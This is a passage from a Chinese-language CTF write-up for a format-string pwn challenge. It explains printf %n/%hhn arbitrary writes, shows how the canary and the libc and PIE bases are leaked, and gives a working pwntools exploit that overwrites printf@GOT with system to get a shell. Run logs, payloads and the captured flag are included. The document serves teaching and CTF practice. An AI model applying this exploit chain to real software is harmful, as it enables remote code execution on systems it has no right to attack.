上面 pos 1、3、4、6、7 都是「別的東西的殘留」，**每次執行都可能不同**（我實測也拿過 *(nil)*、*0x100000*、*0x40*）。唯一穩定不變的是 **pos 8 = 你輸入的前 8 bytes**。※注意 *0xe* **不是** *i*：*printf(buf)* 跑在**第一次迴圈**，此時 *i* 才剛被設成 0（*1205: mov DWORD PTR [rbp-0x114],0x0*），所以 pos 7 的高 4 bytes 一定是 *0*。*i* 存在 *[rbp-0x114]*，也就是 pos 7 的**高半部**，而 *i* 只會是 0~7。pos 6（*rbp-0x120*）跟 *i* 完全無關。

再用 /proc/<pid>/maps 對照實際載入位址，跨多次執行都一致：

```
═══ PIE=0x7fdc7bf32000 LIBC=0x7fdc7bc00000 (PIE-LIBC=0x332000)
   pos 43: 0x7fdc7bc2a1ca  LIBC+0x2a1ca      ← main 的返回位址
   pos 47: 0x7fdc7bf331c9  PIE+0x11c9        ← main 的位址！
   pos 59: 0x7fdc7bf332f8  PIE+0x12f8
   pos 67: 0x7fdc7bf331c9  PIE+0x11c9        ← 又一次 main
   pos 70: 0x7fdc7bf330e0  PIE+0x10e0        ← _start
   pos 75: 0x7fdc7bf33105  PIE+0x1105        ← _start 裡 call 的返回位址
═══ PIE=0x7ff047f33000 LIBC=0x7ff047c00000 (PIE-LIBC=0x333000)
   pos 43: 0x7ff047c2a1ca  LIBC+0x2a1ca
   pos 47: 0x7ff047f341c9  PIE+0x11c9
═══ PIE=0x7f7b2d79a000 LIBC=0x7f7b2d400000 (PIE-LIBC=0x39a000)   ← 注意差距會變！
   pos 43: 0x7f7b2d42a1ca  LIBC+0x2a1ca
   pos 47: 0x7f7b2d79b1c9  PIE+0x11c9
```

3.4 %n / %hn / %hhn：任意位址寫入　計數器（counter）怎麼算？ printf 內部有一個「到目前為止輸出了幾個字元」的計數器，%n 就是把這個數字寫出去。

- 每個 %c / %<寬度>c 貢獻它的填充長度（%64c → +64）；
- 格式字串裡**不是格式指令**的裸字元貢獻 1 個 / 字元（對齊用的 aaaaba → +6）；
- **格式指令本身不會被印出來、不貢獻任何字元**（%17$hhn 貢獻 0；%64c 只貢獻 64，不是 64+4）。

所以 %64c%17$hhn 執行到 %17$hhn 那一刻的計數是 **64**。
%n **不是印東西**，而是「把目前為止已經印出的字元數寫進對應的指標參數」：

指令	寫入大小
%n	4 bytes（int）
%hn	2 bytes（short）
%hhn	1 byte（char）

怎麼寫任意值到任意位址？

1. %n 需要「一個指標參數」。我們無法直接控制暫存器，但**可以控制 buf 的內容**，而 buf[8k] 就是第 8+k 個參數！
2. 所以把「目標位址」用小端序寫在 buf 裡，假設落在第 17 個參數，就用 %17$hhn 去寫 *(char*)該位址。
3. 要寫的值 = 「印出的字元數」。用 %<寬度>c 把計數撐到目標值即可。

★ 一句話抓住這裡的關鍵：控制 *buf* ＝控制參數（而且是「指標」與「值」兩者都控制）。

很多新手卡在「參數不是呼叫端 *printf("...", a, b)* 傳進去的嗎？為什麼我寫在 buffer 裡也算參數？」——因為 *printf* **無從檢查**那些值「是不是真的參數」：它只是**照著編號，去固定的地方（暫存器 + 呼叫者的堆疊）取 8 bytes 當參數用**。而我們那塊 *char buf[...]* 就躺在 ***printf* 呼叫者的堆疊上**，剛好落在「第 6 個參數以後」的區域裡。

所以對 *printf(buf)* 這種題目：

我們控制的東西	它同時是…	效果
buf 裡的**位址**（小端 8 bytes）	*printf* 眼中的「第 N 個參數」	*%N$hhn* 會把值寫到**那個位址**
buf 裡的**格式指令**（*%64c%17$hhn*）	*printf* 眼中的「格式字串」	決定**要寫的值**（＝印出的字元數）

也就是說：**格式字串本身就是那塊 buffer** —— 攻擊者一手交「指令」、一手交「參數」，兩者都在同一塊自己完全控制的記憶體裡。這就是 format string 能變成「任意位址任意寫入」的原因。（*pwn2* 這題還多一層方便：程式自己會把 *printf* 的參數準備好幾個，所以我們只要知道自己的 buffer 是第幾個參數就好 —— §4 的四個技巧就是在量這個編號。）

例如要寫 byte `0x40` 到 `[0x4010]`：

```
%64c%17$hhn      ← 先印 64 個字元（計數 = 64 = 0x40），再寫進第 17 個參數指向的位址
```

要寫一個 6 bytes 的 libc 位址（如 system），有兩種切法：

- `write_size='short'`：**原則上**切成 3 個 2-bytes → 3 個 %hn，需要 3 個指標（24 bytes 位址）。
- `write_size='byte'`：**原則上**以 1-byte 為單位切 → 6 個寫入。※注意但 `fmtstr_payload` 的 `write_size_max` **預設是 `'long'`**，它會把相鄰 byte **自動合併**成 %hn（2 bytes）或 %n（4 bytes）以縮短格式字串。所以實跑時你可能看到 %17$n（本機實測）或 %1097c%19$hn（遠端實測，填充 1097 個字元），**不是**固定的「6 個 %hhn」。想要保證「只用 %hhn、填充絕不超過 255」要另外寫 `write_size_max='byte'`。兩種寫法都能拿到 flag，但要知道差別。

本題選 byte，因為：* 6 個 %hhn 需要 6 個指標（48 bytes 位址），總長約 120 bytes，**遠小於 `fgets` 的 255 上限**；* %hhn 單次最多只需要 255 個填充字元（若被合併成 %hn 就可能到 65535，實測遠端那次是 1097，很吵但完全無害 —— exploit 只是把它 drain 掉）。

小結：**不要以為 *write_size='byte'* 就一定產生 6 個 *%hhn***。想確認就跑 *fmtstr_payload(8, {addr: value}, write_size='byte', numbwritten=0, badbytes=b'\n')* 把結果印出來看，或明確加上 *write_size_max='byte'*。**重點是 *len(payload) <= 0xFF* 且不含 *\n***。

實際 payload 範例之一（遠端某次執行，那次剛好 6 個 byte 都沒被合併）：

```
%64c%17$hhn%52c%18$hhn%14c%19$hhn%68c%20$hhn%12c%21$hhn%21c%22$hhnaaaaba
\x10\xe0K\xff\xee]\x00\x00     ← 第 17 個參數：&printf@GOT       (=0x5deeff4be010)
\x15\xe0K\xff\xee]\x00\x00     ← 第 18 個參數：&printf@GOT+5     (先寫最大的 byte)
\x12\xe0K\xff\xee]\x00\x00     ← 第 19 個參數：&printf@GOT+2
\x14\xe0K\xff\xee]\x00\x00     ← 第 20 個參數：&printf@GOT+4
\x13\xe0K\xff\xee]\x00\x00     ← 第 21 個參數：&printf@GOT+3
\x11\xe0K\xff\xee]\x00\x00     ← 第 22 個參數：&printf@GOT+1
```

但位址是 ASLR 抽出來的，所以「哪幾個 byte 被合併」每次都不一樣。其他實測輸出：

```
[*] write payload (96 bytes): b'%64c%15$hhn%63c%16$hhn%8c%17$n%58c%18$hhn%4c%19$hhnaaaab...'    ← 含 %17$n（4-byte 合併）
↪
[*] write payload (96 bytes): b'%64c%15$hhn%51c%16$hhn%36c%17$hhn%7c%18$hhn%1097c%19$hna...'   ← 含 %1097c%19$hn
↪ （2-byte 合併）
```

（我自己最近跑的兩次 —— 本機、遠端各一次 —— 都剛好是 **112 bytes、6 個 %hhn**。可見這真的每次不同。）

所以「payload 有幾個 %hhn、幾個 bytes、會不會出現 %n/%hn」**不固定**；不變的是「**`len(payload) <= 0xFF` 且不含 `\n`**」這個可用性條件（exploit 就是檢查這兩點）。

- `aaaaba` 是**對齊填充**：讓「格式指令區」的長度剛好是 **72 bytes**（66 bytes 指令 + 6 bytes aaaaba），這樣第一個位址才落在 8-byte 邊界上。

- 一般式：`buf[0..7]` = 參數 8、`buf[8..15]` = 參數 9、... 也就是 **buf[8k] = 參數 8+k**。第一個位址在 `buf[72]` → 72/8 = 9 → 參數 8+9 = **17**。（注意：是 `buf[72]`，不是 `buf[64]`！）**如果格式指令區的長度不是 8 的倍數，第一個位址就會落在「半個 slot」上 → %17$hhn 讀到的是「半個位址 + 半個別的東西」→ 寫到錯誤的地方 → segfault。**這種對齊務必用工具算，不要手算。（`fmtstr_payload` 會自動幫你補。）
- 想自己檢查長度：`python3 -c "p=b'%64c%17\$hhn%52c%18\$hhn%14c%19\$hhn%68c%20\$hhn%12c%21\$hhn%21c%22\$hhnaaaaba'; print(len(p), len(p)//8, 8+len(p)//8)"` → 72 9 17。
- 一連串寫入的**順序**是 pwntools 排好的：它會讓計數**只增不減**（所以每個 %<寬度>c 的寬度都是「差值」），不需要繞回。
- 位址區裡的 `\x00` 會讓 `printf` **在那裡停住**——但所有 %hhn 都在那之前執行完了，所以完全沒問題（這是把位址放**最後**的標準理由）。

---

4. 用 %N$p 暴力找 offset 的實用技巧（教學用）

技巧 A：標記法（本題用這招）　在 payload 開頭放一個**好認的 8 bytes 標記**，例如 `AAAABBBB`（= 0x4242424241414141），後面接一串 %N$p：

```
AAAABBBB|%1$p|%2$p|...|%46$p
```

哪一個 %N$p 印出 0x4242424241414141，**buf[0] 就是第 N 個參數**。本題答案 = **8**。

```python
fmt = b'AAAABBBB' + b'|'.join(b'%%%d$p' % i for i in range(1, 47))
# → 找出等於 0x4242424241414141 的那一個
```

技巧 B：FmtStr 自動找　pwntools 內建自動探測（原理就是技巧 A）：

```python
def send_payload(payload):
    p.sendline(payload)
    return p.recvline()
autofmt = FmtStr(execute_fmt=send_payload)
print(autofmt.offset)     # → 8
```

技巧 C：直接掃一大段　%N$p 很占長度（%100$p 就 6 個字元），一次塞不下太多。**分次掃**：

```python
for lo in (1, 41, 81):                    # 每次印 40 個，注意 <255 字元
    fmt = b'|'.join(b'%%%d$p' % i for i in range(lo, lo+40))
    p.sendline(fmt)
```

本題就是這樣一路掃到第 80 個參數，才找到 PIE+0x11c9（第 47 個）。

技巧 D：確認 offset 不會漂移　%N$p 的參數編號由「堆疊框配置 + libc 的 printf 實作」決定。**同一份 libc + 同一支程式 = 固定**。但要驗證的話：把 `buf[0]` 的標記改成別的內容，重跑幾次，確認那個位置永遠印出你的標記。

本題的 8 是 **glibc 2.39 的 printf** 行為。換 libc 版本時這個數字**可能不同**（例如有些題目是 6），所以永遠要實測。

---

5. 洩漏（leak）了什麼、怎麼換算 libc base

我們在**第 1 次迴圈**送出：

```
b'%41$p|%42$p|%43$p|%47$p'
```

得到（遠端真實輸出）：

```
0x159dc03394a54300|0x7fffad6b7710|0x74c6d28001ca|0x5deeff4bb1c9
```

參數	位址	值	意義
41	rbp-0x8	0x159dc03394a54300	**stack canary**（結尾一定是 00，因為最低位元組是 NUL）
42	rbp+0	0x7fffad6b7710	**saved rbp**，指到 stack（教學用；本解法不需要）
43	rbp+8	0x74c6d28001ca	**main 的返回位址** = libc_base + 0x2a1ca
47	rbp+0x28	0x5deeff4bb1c9	**main 的位址** = PIE_base + 0x11c9

為什麼第 43 個是 libc + 0x2a1ca？　main 是被 **__libc_start_call_main** 呼叫的。我們反組譯 libc 的那個位置：

```
$ objdump -d -M intel --start-address=0x2a1c0 --stop-address=0x2a1d0 libc.so.6
   2a1c4: 48 8b 45 88    mov    rax,QWORD PTR [rbp-0x78]   ; rax = main
   2a1c8: ff d0          call   rax                        ; ← 呼叫 main
   2a1ca: 89 c7          mov    edi,eax                    ; * 返回位址就是這裡
   2a1cc: e8 bf d9 01 00 call   47b90 <exit>               ;   exit(main 的回傳值)
```

`call rax` 把**下一行（0x2a1ca）**推進堆疊當返回位址；main 一執行 `ret` 就回到這裡。→ **0x2a1ca 是這份 libc 專屬的常數**，跨多次執行都一樣（已驗證）。

```
LIBC_RET_OFFSET = 0x2a1ca     # __libc_start_call_main 裡 call main 的下一行
MAIN_OFFSET     = 0x11c9      # _start 的 lea rdi,[rip+0xca] 算出來的 main

libc_base = leak_43 - LIBC_RET_OFFSET    # 0x74c6d28001ca - 0x2a1ca = 0x74c6d27d6000
pie_base  = leak_47 - MAIN_OFFSET        # 0x5deeff4bb1c9 - 0x11c9  = 0x5deeff4ba000
```

換算式　驗算（遠端）：

```
0x74c6d28001ca - 0x2a1ca = 0x74c6d27d6000   ← 頁對齊（結尾 000）✓
0x5deeff4bb1c9 - 0x11c9  = 0x5deeff4ba000   ← 頁對齊 ✓
```

兩個 base 都必須是 0x1000 的倍數，這是驗證算式有沒有錯的最好方法（程式裡有 assert 檢查）。

```
$ readelf -sW libc.so.6 | grep -E " system@@| printf@@"
   528: 0000000000047b90    30 FUNC  GLOBAL DEFAULT  17 exit@@GLIBC_2.2.5
  1050: 0000000000058740    45 FUNC  WEAK   DEFAULT  17 system@@GLIBC_2.2.5
  2611: 00000000000600f0   204 FUNC  GLOBAL DEFAULT  17 printf@@GLIBC_2.2.5
```

```
system     = libc_base + 0x58740
printf_got = pie_base  + 0x4010
```

從 libc base 到 system

```
maps   libc=0x7f59a7200000 pie=0x7f59a7559000
leaked libc=0x7f59a7200000 pie=0x7f59a7559000  -> match: True
canary=0xf45bad45e803db00  (ends 00: True)
printf@GOT before write: 0x7f59a72600f0  (libc printf = 0x7f59a72600f0)
printf@GOT after  write: 0x7f59a7258740  (system     = 0x7f59a7258740)  -> True
```

洩漏與覆寫的「鐵證」（直接讀目標行程記憶體）　（用 /proc/<pid>/maps 比對載入位址、用 /proc/<pid>/mem 直接讀 GOT，證明我們算的位址完全正確。）

這段是可以自己重跑、自己證明的（不需要 gdb，也不需要相信任何人的數字）。把下面存成 pwn2/selfcheck.py 執行，你會看到「GOT 真的變成 system」：

```
from pwn import *
import time
context.log_level = 'error'
context.arch = 'amd64'

io  = process(['./ld-linux-x86-64.so.2', '--library-path', '.', './mad_libs'], cwd='.')
pid = io.pid

io.recvuntil(b'(1) > ')
io.sendline(b'|'.join(b'%%%d$p' % i for i in (41, 43, 47)))
line = io.recvuntil(b'(2) > ', timeout=5)[:-len(b'(2) > ')].strip()
canary, ret, mainp = (int(x, 16) for x in line.split(b'|'))
libc_base, pie_base = ret - 0x2a1ca, mainp - 0x11c9      # 洩漏值換算 base

def base_of(name):                                       # 問核心：這個檔被載到哪
    maps = open('/proc/%d/maps' % pid).read()
    return int([l for l in maps.splitlines() if name in l][0].split('-')[0], 16)

print('maps  libc=%#x pie=%#x' % (base_of('libc.so.6'), base_of('mad_libs')))
print('leak  libc=%#x pie=%#x' % (libc_base, pie_base))   # 兩者必須一模一樣且頁對齊

def mem(addr, n=8):                                      # * 直接讀行程記憶體
    with open('/proc/%d/mem' % pid, 'rb') as f:
        f.seek(addr); return f.read(n)

system     = libc_base + 0x58740
printf_got = pie_base  + 0x4010
print('printf@GOT before = %#x   (libc printf = %#x)' % (u64(mem(printf_got)), libc_base + 0x600f0))

payload = fmtstr_payload(8, {printf_got: p64(system)[:6]},
                         write_size='byte', numbwritten=0, badbytes=b'\n')
io.sendline(payload)                                     # 第 2 次迴圈：改 GOT
time.sleep(0.5)
after = u64(mem(printf_got))
print('printf@GOT after  = %#x   (system     = %#x)  match=%s' % (after, system, after == system))
io.sendline(b'/bin/sh'); time.sleep(0.4); io.recvrepeat(0.3)
io.sendline(b'echo SHELL_OK; id; echo DONE')             # 第 3 次迴圈：printf(buf) == system(buf)
print(io.recvuntil(b'DONE', timeout=5))
io.close()
```

實測輸出：

```
$ cd /home/kzzz/Documents/code/ctf/sunshine/pwn2 && python3 selfcheck.py
maps  libc=0x7f6683000000 pie=0x7f668327b000
leak  libc=0x7f6683000000 pie=0x7f668327b000
printf@GOT before = 0x7f66830600f0   (libc printf = 0x7f66830600f0)
printf@GOT after  = 0x7f6683058740   (system     = 0x7f6683058740)  match=True
b'SHELL_OK\nuid=1001(kzzz) gid=1001(kzzz) groups=1001(kzzz),65534(nobody)\nDONE'
```

- maps 與 leak 兩行完全相同 → 我們的換算式是對的；
- printf@GOT 從 libc+0x600f0（真 printf）變成 libc+0x58740（system）→ **覆寫確實發生了**；

- 最後 SHELL_OK 是 shell 印的 → 不是「好像成功」，是**真的拿到 shell**。

※提示這個 */proc/<pid>/mem* 自檢法對所有 GOT 覆寫題都適用：**不要用「有沒有看到 shell 訊息」判斷成功，直接把 GOT 讀回來比對。**（本機 *process()* 的 stderr 會併到 stdout，很容易誤判。）

為什麼只寫 6 bytes？(p64(system)[:6] 的那個 [:6])　第一次看到 p64(system)[:6] 一定會想：「位址不是 8 bytes 嗎？為什麼截掉 2 bytes、只寫 6 bytes 進 GOT，之後 printf 跳過去不會跳到半個位址嗎？」

答案：**不用擔心，因為最高的 2 bytes 本來就是 \x00\x00，它們沒有資訊。**

- x86-64 Linux 的使用者空間位址是 **47-bit canonical**：一般映射（libc、PIE、heap、stack）一律落在 0x0000_7fff_ffff_ffff 以下（本機實測 mad_libs 行程的所有映射，排除固定的 [vsyscall] 那頁之後，最大值是 0x7ffc03846000）。
- 所以一個 libc 位址寫成 8 bytes 時長這樣（小端）：

```
system = 0x00007f6683058740
實際 bytes： 40 87 05 83 66 7f | 00 00
             └── 我們要寫的 6 bytes ──┘ └ 永遠是 0 ┘
```

- 而 GOT 那一格本來存的是「真 printf 的位址」（同樣是 0x00007f…），**它的第 7、8 byte 也已經都是 \x00** → 所以那 2 bytes **根本不需要改**。

  ⇒ 寫 6 bytes 就等於寫完整的 8 bytes（GOT 那格本來就是對的），而且**payload 更短**：
  實測同一個目標、同一個值，只差在寫 6 或 8 bytes：

```
system, got = 0x00007f6683058740, 0x404010
fmtstr_payload(8, {got: p64(system)[:6]}, write_size='byte', write_size_max='byte',
               numbwritten=0, badbytes=b'\n')   # → len = 112
fmtstr_payload(8, {got: p64(system)     }, write_size='byte', write_size_max='byte',
               numbwritten=0, badbytes=b'\n')   # → len = 144（多 2 個 %hhn + 2 個位址槽）
```

- 強制每個 byte 一個 %hhn 時，**6 bytes = 112 bytes、8 bytes = 144 bytes**（差 32）；
- 用預設的 write_size_max='long' 時兩者剛好都是 96 bytes（pwntools 會聰明地用一次 %15$lln 把 8 bytes 一次寫掉）—— 所以「寫 8 個 byte 也能通，只是通常沒必要」。

實務上大家選 6 bytes 的理由就是前者：mad_libs 用 fgets(buf, 255, ...) 收輸入，**payload 越短越安全**（§3.4 的長度討論、§9 的坑）。少寫 2 個「永遠是 0」的 byte 就少 2 個寫入與 2 個位址槽，能省下約 32 bytes 的空間。

註：這是「**4-level paging（48-bit VA）**」的常態。若機器開了 **5-level paging（LA57）**，使用者位址可能超過 *248*，那時就**不能**只寫 6 bytes（要用 7～8 bytes）。**判斷方法很簡單：看你洩漏到的位址長什麼樣** —— 把洩漏值用 *hex()* 印出來，如果它 ≤ *0x7fffffffffff*（＝最高 2 bytes 是 *00 00*），寫 6 bytes 就是安全的。本系列 7 題都是（實測最高映射 *0x7ffc03846000*）。

---

6. 攻擊計畫

```
第 1 次迴圈（i=0）：%41$p|%42$p|%43$p|%47$p
    ↓ 算出 libc_base、pie_base、system、printf@GOT(絕對位址)

第 2 次迴圈（i=1）：一組 %n 家族指令（常見是 5~6 個 %hhn，也可能被合併成 %hn/%n）
                    把 printf@GOT 改成 system
    ↓ 注意：這次的 printf(buf) 本身還在 libc 的 printf 裡跑，改 GOT 不影響它；
      但要等下一次「呼叫 printf@plt」才會生效

第 3 次迴圈（i=2）：
    printf("(%d) > ", 3)  →  變成  system("(%d) > ")
                                 ↑ 只會在 stderr 印一行 sh 語法錯誤，無害
    fgets(buf,0x100,stdin) →  讀到我們送的 "/bin/sh"
    printf(buf)            →  變成  system("/bin/sh")   *GETSHELL*
```

為什麼這樣可行？

- `system(cmd)` 會 `fork` 一個 `/bin/sh -c cmd` 子行程，**繼承同一組 stdin/stdout/stderr**（也就是我們的 socket），所以 shell 直接對我們說話。
- `system("(%d) > ")` 產生的 `sh: -c: line 1: syntax error` 訊息走 **stderr**，完全無害，而且**證明 GOT 真的被改了**。
- 第 2 次迴圈的 printf 呼叫時，GOT 已被改；但 CPU 早就在 `printf` 裡面了，接下來只會呼叫 libc **內部**的函式（direct call，不經 PLT），所以不會自己爆炸。

---

7. `exploit.py` 逐行解說

以下為了閱讀方便做了精簡：省略了 *try/except*、*log.xxx()* 訊息、以及常數宣告的細節，完整內容請直接看 *exploit.py*。實務上解析 leak **一定**要包 *try/except*（殘留值有可能是 *(nil)*，*int(b"(nil)", 16)* 會丟 *ValueError*，見 §9-6），下面那個一行版是「簡化示意」，不要照抄到正式腳本裡。*exploit.py:109-127* 才是真版本：*raw.split(b"|")* 取四個字串 → 各自 *int(x, 16)* → 失敗就重連。

```
import sys, time

# !! 重要：pwntools 的 pwnlib.args 會把「看起來像識別字」的命令列參數
#    從 sys.argv 裡刪掉（free_form=True）。所以 `REMOTE` 會在 import pwn 後消失，
#    必須在 import 之前先讀。
REMOTE_MODE = len(sys.argv) > 1 and sys.argv[1].upper() == "REMOTE"

from pwn import *

HOST, PORT = "chal.sunshinectf.games", 26001
HERE = os.path.dirname(os.path.abspath(__file__))

context.arch = "amd64"
context.log_level = "info"

elf  = ELF(os.path.join(HERE, "mad_libs"),  checksec=False)   # 讀 GOT offset
libc = ELF(os.path.join(HERE, "libc.so.6"), checksec=False)   # 讀 system offset

PRINTF_GOT = elf.got["printf"]        # 0x4010（不寫死，直接讀 ELF）
SYSTEM     = libc.symbols["system"]   # 0x58740
```

※注意 *context.arch = "amd64"* **一定要在呼叫 *fmtstr_payload() / p64() 之前***設好。沒設的話 pwntools 會用預設的 32-bit 來打包位址，你會看到 *ValueError: pack(): number does not fit within word_size*（8 bytes 的位址塞不進 4 bytes）。同理，*SigreturnFrame()* 也需要它（見 *wp/00_基礎知識_從零開始.md* §11.4）。

用 ELF() 讀 offset 而不是把數字寫死，是嚴謹的作法：萬一檔案換了，數字會自動跟著對。

```
BUF_POS = 8                   # buf[0] 是 printf 的第 8 個參數（實測）
P_CANARY    = BUF_POS + 33    # 41  → [rbp-0x8]
P_SAVED_RBP = BUF_POS + 34    # 42  → [rbp]
P_RET       = BUF_POS + 35    # 43  → [rbp+8]
P_MAIN      = BUF_POS + 39    # 47  → PIE+0x11c9

RET_OFF_IN_LIBC = 0x2a1ca     # __libc_start_call_main 裡 call main 的下一行
MAIN_OFF_IN_PIE = 0x11c9       # main
```

推導：`rbp-0x8` 距離 `rbp-0x110`（buf[0]）是 `0x108` bytes = 33 個 slot → 8+33 = 41。`rbp+0` → 34 個 slot → 42；`rbp+8` → 43；`rbp+0x28` → 41 個 slot → 47。

```
def start():
    if REMOTE_MODE:
        return remote(HOST, PORT)
    return process(["./ld-linux-x86-64.so.2", "--library-path", ".", "./mad_libs"], cwd=HERE)
```

本機用題目附的 loader + libc 跑，**不 patch 檔案**。

```
def build_write_payload(where, what):
    return fmtstr_payload(
        BUF_POS,                    # 我們控制的第 1 個參數編號
        {where: p64(what)[:6]},     # 只寫 6 bytes（48-bit 的 libc 位址）
        write_size="byte",          # 想以 1 byte 為單位寫
        numbwritten=0,              # 在這之前 printf 還沒印過東西
        badbytes=b"\n",             # 不能在 payload 裡出現 0x0a（fgets 會斷行）
    )
```

※注意 *write_size="byte"* **不代表**輸出一定是 6 個 *%hhn*：*fmtstr_payload* 的 *write_size_max* 預設是 *"long"*，它會把相鄰 byte 合併成 *%hn*/*%n*。想強制 1 byte 一個 *%hhn* 要再傳 *write_size_max="byte"*。兩者都能打通本題（見 §3.4）。

`p64(what)[:6]`：system 的位址在 x86-64 使用者空間只用到低 6 bytes（=48 bits；高位 2 bytes 恆為 `\x00\x00`），寫 6 bytes 就夠，第 7、8 byte 本來就是 0，不用動。（完整推導與「為什麼不能寫 8 bytes」見上面 §5 的「為什麼只寫 6 bytes？」。）`fmtstr_payload` 會自動：切 byte → 依數值排序 → 算好每個 `%<width>c` → 把位址補到 8-byte 邊界 → 產生正確的 `%N$hhn` / `%N$hn` / `%N$n` 索引（哪一種取決於 `write_size_max`，見上面※注意）。

```
def exploit_once():
    io = start()

    # ---- 第 1 次迴圈：leak ----
    io.recvuntil(b"(1) > ")
    leak_fmt = b"|".join(b"%%%d$p" % p for p in (P_CANARY, P_SAVED_RBP, P_RET, P_MAIN))
    io.sendline(leak_fmt)
    chunk = io.recvuntil(b"(2) > ", timeout=5)
    raw = chunk[:-len(b"(2) > ")].strip()
```

`recvuntil(b"(2) > ")` 會把「leak 輸出 + 下一個提示字元」一起收到，所以要把提示字元切掉。（stdout 是 _IONBF 無緩衝，所以 leak 一定會先到。）

```
    canary, saved_rbp, ret, mainp = (int(x, 16) for x in raw.split(b"|"))

    if canary & 0xFF != 0 or ret & 0xFFF != RET_OFF_IN_LIBC & 0xFFF:
        return None                     # 檢查 leak 合理性，不合理就重連
    libc_base = ret   - RET_OFF_IN_LIBC
    pie_base  = mainp - MAIN_OFF_IN_PIE
```

sanity check：* canary 最低位元組一定是 `0x00`（glibc 故意把最低 byte 設成 NUL，讓 `strlen`/`printf("%s")` 這類字串函式不會不小心把 canary 洩漏出去）。* 返回位址的後 3 個 nibble 一定跟 `0x2a1ca` 一樣（`...1ca`）。

```
    if libc_base & 0xFFF or pie_base & 0xFFF:
        return None                     # 兩個 base 都必須頁對齊
```

這是**最有用的檢查**：如果 libc 版本不對、或 offset 抄錯，這裡就會擋下來。

```
    system     = libc_base + SYSTEM
    printf_got = pie_base  + PRINTF_GOT

    payload = build_write_payload(printf_got, system)
    if b"\n" in payload or len(payload) > 0xFF:
        return None                    # 含換行會斷、太長會被 fgets 截斷 → 重連換 ASLR
    io.sendline(payload)
```

`0x0a` 檢查必要：目標位址的隨機位元組有約 2% 機率含 `0x0a`，那就會斷行。重連一次 ASLR 就換了，所以 retry 迴圈（最多 5 次）就夠。

```
    time.sleep(0.5); drain(io, 0.3)
    io.sendline(b"/bin/sh")            # 下一次的 printf(buf) 會變成 system(buf)
    time.sleep(0.4); drain(io, 0.3)
    io.sendline(CMD)                   # cat flag.txt /flag ...; ls -la; id; echo DONE
    ... 讀到 "DONE" 為止 ...
```

用 `sleep + drain` 而不是 `recvuntil(b"(3) > ")`，因為**第 3 次迴圈的提示字元已經不會以 printf 的形式出現**（它變成 `system("(%d) > ")` 了）。等提示字元會卡住。（另外：pwnlib 的 `recvuntil` 若逾時，它回傳空字串但**資料還留在內部緩衝區**，後面才會吐出來 → 會讓輸出順序錯亂。所以這裡直接 drain。）

```
    m = re.search(rb"sun\{[^}\n]*\}", out)
    if m: print("FLAG: %s" % m.group(0).decode())
```

不用 TTY：整個流程只是送幾行字、讀回來，stdin 是 `/dev/null` 也照跑。

---

8. 實際執行結果

先讀這句：以下兩段是**某一次**執行的紀錄。ASLR 每次不同，所以 *write payload* 的**長度**（96 / 112 / 120...）和**組成**（幾個 *%hhn*、會不會出現 *%hn*/*%n*）**也會不同**（見 §3.4）。唯一不變的是：*len(payload) <= 0xFF*（*fgets* 上限）、不含 *\n*、而且 *printf@GOT* 最後等於 *system*。想確認 GOT 真的被改，請用 §5 的 */proc/<pid>/mem* 自檢腳本。

```
$ echo 'sun{LOCAL_DUMMY_FLAG}' > flag.txt
$ python3 exploit.py < /dev/null
[*] starting local process with the bundled loader/libc
[+] Starting local process './ld-linux-x86-64.so.2': pid 3499910
[*] leak line: 0x...|0x7ffd267ccef0|0x7f9949a2a1ca|0x7f9949d1a1c9
[+] canary      = 0x...
[+] saved rbp   = 0x7ffd267ccef0
[+] libc leak   = 0x7f9949a2a1ca  -> libc base = 0x7f9949a00000
[+] main leak   = 0x7f9949d1a1c9  -> PIE  base = 0x7f9949d19000
[+] system      = 0x7f9949a58740
[+] printf@GOT  = 0x7f9949d1d010
[*] write payload (112 bytes): b'%64c%16$hhn%9c%17$hhn%54c%18$hhn%8c%19$hhn%18c%20$hhn%12c%21$hhn...'   ← 這次 6 個
↪  %hhn
[*] printf@GOT should now contain system()
[*] Stopped process
sun{LOCAL_DUMMY_FLAG}
total 2348
drwxr-xr-x  2 kzzz kzzz    4096 Sep 28 00:24 .
-rw-r--r--  1 kzzz kzzz      22 Sep 28 00:15 flag.txt
-rwxr-xr-x  1 kzzz kzzz  236616 Sep 28 00:09 ld-linux-x86-64.so.2
-rwxr-xr-x  1 kzzz kzzz 2125328 Sep 28 00:09 libc.so.6
-rwxr-xr-x  1 kzzz kzzz   14584 Sep 28 00:09 mad_libs
```

```
uid=1001(kzzz) gid=1001(kzzz) groups=1001(kzzz),65534(nobody)
DONE

FLAG: sun{LOCAL_DUMMY_FLAG}
```

本機（先自己造一個假 flag）

```
$ python3 exploit.py REMOTE < /dev/null
[*] connecting to chal.sunshinectf.games:26001
[+] Opening connection to chal.sunshinectf.games on port 26001: Done
[*] leak line: 0x159dc03394a54300|0x7fffad6b7710|0x74c6d28001ca|0x5deeff4bb1c9
[+] canary      = 0x159dc03394a54300
[+] saved rbp   = 0x7fffad6b7710
[+] libc leak   = 0x74c6d28001ca  -> libc base = 0x74c6d27d6000
[+] main leak   = 0x5deeff4bb1c9  -> PIE  base = 0x5deeff4ba000
[+] system      = 0x74c6d282e740
[+] printf@GOT  = 0x5deeff4be010
[*] write payload (120 bytes): b'%64c%17$hhn%52c%18$hhn%14c%19$hhn%68c%20$hhn%12c%21$hhn%21c%22$hhnaaaaba...'   ← 這
↪  次也是 6 個 %hhn
[*] printf@GOT should now contain system()
[*] Closed connection to chal.sunshinectf.games port 26001
sun{f1ll_iN_th3_g0T_eNtry}
total 12
drwxr-xr-x 2 root root     4096 Sep 26 00:21 .
drwxr-xr-x 1 root root     4096 Sep 26 00:54 ..
-rw-r----- 1 root mad_libs   27 Sep 26 00:13 flag.txt
uid=1337(mad_libs) gid=1337(mad_libs) groups=1337(mad_libs)
DONE

FLAG: sun{f1ll_iN_th3_g0T_eNtry}
```

遠端（真 flag）

遠端工作目錄裡只有 *flag.txt*（*-rw-r----- mad_libs:mad_libs*），*/flag*、*/home/*/flag.txt* 都不存在，所以命令裡的 *2>/dev/null* 剛好把「檔案不存在」的訊息吃掉。

真實 flag：sun{f1ll_iN_th3_g0T_eNtry}（已寫入 FLAG.txt）
可靠性：本機 3/3 成功、遠端 4/4 成功。

---

9. 常見坑（踩過才知道痛）

1. **參數編號不要猜。**這題是 %8$p 不是 %6$p。%6$p/%7$p 印出來的是 rbp-0x120、rbp-0x118 的**殘留**（每次執行都可能不同）；i 住在 [rbp-0x114]，也就是 pos 7 的**高 4 bytes**，而 printf(buf) 跑在第一次迴圈時 i = 0，所以那個高半部固定是 0。這些值看起來「很像」某種東西，但都不是你的輸入。
